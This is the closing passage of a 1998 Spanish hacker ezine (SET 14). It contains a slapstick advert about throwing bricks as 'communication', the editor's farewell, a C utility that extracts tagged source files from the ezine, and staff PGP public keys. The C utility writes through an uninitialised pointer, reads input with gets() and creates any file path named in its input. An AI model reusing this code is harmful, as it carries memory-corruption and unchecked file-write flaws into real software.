Otros en cambio prefieren atarlo cual paloma mensajera. Eso si, nuestro LADRILLO DE LAS COMUNICACIONES supera en peso a la mayoria de las palomas mensajeras que podriais comprar por ahi. Y es que cualquiera se fia ahora de una paloma mensajera. Va en pleno vuelo, se cruza con un palomo, y ya la tenemos liada. Eso nunca le pasara con nuestro LADRILLO DE LAS COMUNICACIONES.

Pero veamos como quedaria este otro sistema:



Incluso hay personas que nos han comentado que lo que les gusta de nuestro LADRILLO DE LAS COMUNICACIONES es el hecho de que no precisa un mensaje para establecer una comunicacion. Es mas, segun nuestros expertos, hay ocasiones en las que un ladrillo vale mas que mil palabras.

Aun nos queda por ver cual es el mecanismo de envio. Claro esta, nuestro LADRILLO DE LAS COMUNICACIONES sigue aplicando la tecnologia digital en el envio del mensaje.

Aqui tambien se precisa de unos ajustes. En esta ocasion tendremos que estar a una distancia proxima (pero no demasiado), del receptor del mensaje. Hay que procurar que la distancia no sea demasiado corta, pues el mensaje puede tener consecuencias para el emisor. Y nosotros no nos hacemos responsables de los da¤os ocasionados por un mal uso del LADRILLO DE LAS COMUNICACIONES.

El ultimo paso a realizar consiste en coger con la mano el ladrillo. Aqui vemos como multiplicamos por 5 la tecnologia digital actual. Una vez con el ladrillo en la mano, lo unico que nos queda es apuntar bien y lanzarlo hacia el emisor.

En funcion del tipo de emisor se recomienda apuntar a la cabeza, al torso, a ...., o a los pies.

El funcionamiento del CANTO MOVIL es identico. Lo unico que cambia es el tama¤o del testigo (token) de la comunicacion, para facilitar su portabilidad.

Ya te has convencido de las ventajas de nuestro LADRILLO DE LAS COMUNICACIONES? Pues a que espera.

Llama ahora al telefono que no aparece en pantalla, y no por 50000, ni tan solo por 25000. Como oferta especial de lanzamiento, te enviamos 400 LADRILLOS DE LAS COMUNICACIONES por tan solo 9999 pesetas o 59.90 euros. Tu eliges el modo de pago.

Ademas, se incluye en la oferta de lanzamiento una muestra con 50 CANTOS MOVILES.

Y si eres una de las 100 primeras personas en realizar un pedido, te regalamos ademas el METEORITO DE LAS COMUNICACIONES, para que puedas establecer comunicaciones espaciales. Va incluida la catapulta accesorio para realizar el envio a larga distancia.

No esperes mas.

Hoy en dia nadie puede estar sin su LADRILLO.

EOF

-[0x0F]--
-[DESPEDIDA]---
-[by Editor]---SET-14-

Hala, ya os lo habeis leido todo como buenos ni¤os?

Pues que lo hayais disfrutado tanto leyendola como nosotros haciendola. Y es que SET es maravillosa. Esta mal que yo lo diga, pero es que creo que me estoy enamorando de SET ;)

Bromas aparte, espero veros a todos detras del ordenador leyendo el numero 15 cuando salga. O sea, el dia 15 de Junio. Y recordadlo: SET sera tan buena como vosotros querais.

Hasta entonces, pasadlo bien, colaborad con vuestra ezine favorita, y sobre todo, tened cuidado ahi fuera.

Nos volvemos a leer el 15 de Junio ;)

16/4/1998
Desde algun lugar del IPerspacio
SET <set-fw@bigfoot.com>

NOTA: Para todos los que han preguntado por Linux Actual, algunos muy desesperados, aqui van los datos principales.
Es bimestral (proximo numero mayo)
Se compra en kioskos y vale 995 pesetas.
Para mas info pactual@prensatecnica.com
Paseante no tiene nada que ver con ella, os aseguro que no la vendo.

EOF

-[0x10]--
-[SET-EXT]---
-[by SET Staff]---SET-14-

Aqui teneis una ligera modificacion de la primera version de la utilidad
para extraer los fuentes de la ezine. Es una modificacion del extract
incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun
lenguaje, teneis dos opciones: esperar a SET 15, o usar las versiones
que aparecen en el ultimo numero de Phrack, el 52.

```
<++> utils/set-ext.c
/*  set-ext.c by Falken para SET
 *
 *  SET - Saqueadores Edicion Tecnica, 1998
 *
 *  Extrae fragmentos especialmente marcados en una estructura jerarquica de
 *  directorios. Usar para extraer los fuentes incluidos en algunos de los
 *  articulos de SET. Compatible con el programa 'extract.c' aparecido en
 *  Phrack 50.
 *
 *  UNIX: gcc -o set-ext set-ext.c
 *  DOS/Windows: Cualquier compilador de C
 *
 *  SET-EXT <fichero>
 *
 */


#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

        if ( !(e = fopen (nombre, "r"))) {
                printf ("No se pudo abrir %s.\n", nombre);
                return;
        }
        while (fgets (b, 256, e)) {
                if (!strncmp (b, c, l)) {
                        b [strlen (b) - 1] = '\0';
                        if ((bp = strchr (b + l + 1, '/')))
                                while (bp) {
                                        *bp = '\0';
                                        mkdir (b + l, 0700);
                                        *bp = '/';
                                        bp = strchr (bp + 1, '/');
                                }
                                if ((s = fopen (b + l, "w")))
                                        printf  ("- Extrayendo %s\n", b + l);
                                else {
                                        printf  ("No se puede extraer '%s'\n", b + l);
                                        return;
                                }
```

```
                }
                else
                        if (!strncmp (b, f, n)) {
                                if (s) fclose (s);
                                else {
                                        printf ("Error cerrando fichero.\n");
                                        return;
                                }
                        }
                        else if (s) {
                                fputs (b, s);
                                i++;
                        }
        }
        if (!i) printf  ("No se encontraron etiquetas de extraccion.\n");
        fclose (e);
}

int main (int argc, char **argv)
{
int indice = 0;
char *name;

        printf ("\nSET-EXT * Utilidad de extracion de SET * Version 1.1 * 16/4/1998");
        printf ("\nFirst published in/Publicado por primera vez en: SET 13");
        printf ("\nWritten by/Escrito por: Falken\n\n");
        if (argc < 2) {
                printf ("Deja en blanco para salir\n\n");
                do {
                        *name = NULL;
                        printf ("Fichero a escanear: ");
                        gets (name);
                        if (*name)
                                extraer (name);
                } while (*name);
        }
        else if (argc >= 2)
                for (indice = 2; indice <= argc; indice++)
                        extraer (argv [indice - 1]);
        return (0);
}
<-->
```

EOF

```
-[ 0x11 ]----------------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-13-

<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
```

/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/rufus.asc
Tipo Bits/Clave   Fecha   Identificador
pub 2048/4F176935 1998/03/20 Rufus T. Firefly

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.

mQENAzUS9vQAAAEIALcwzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAuS
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiynzKGAyi3Td2BiL9
H22Ppa6cMAC9GOxL17Ng5WE4eC2bJQA3+JOj2R51HQgbsejcAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBuSSpJbP1aY6aLtOcp7kfQjKk7tnzv
S+fMcdJoHBedsMHDOPQ4I0QikclMdUkWO1UeFUud3Mk6myr77S4zAvp1rReysNdp
9LRFoU9bbv8fuJvuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1Evb0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww8OJuV4
TWxO4CCNQLV1YK4HqUXaOsjKaU32gm3An/np3ejUVIQ/kFh1J3jy7wI4Uq6TzLXz
fb61GTLjcfRl0qaNEPxZv9Hgkl5uBnWB0RZfsGQNxXOjbWWxhq76M1wKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq121boAC/lFKUSOOCuu9vCJPlAoL
ShUcZ0QxfKcYm3Me4HtzxLJ2l9c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wlD779wwNmTmi2b71oPVBUtx0SuwMFbf3k7T1NV1WFRMIZ1h1xhpeJIT
=WjTk
-----END PGP PUBLIC KEY BLOCK-----
<-->

Saltando al IPerespacio.

EOF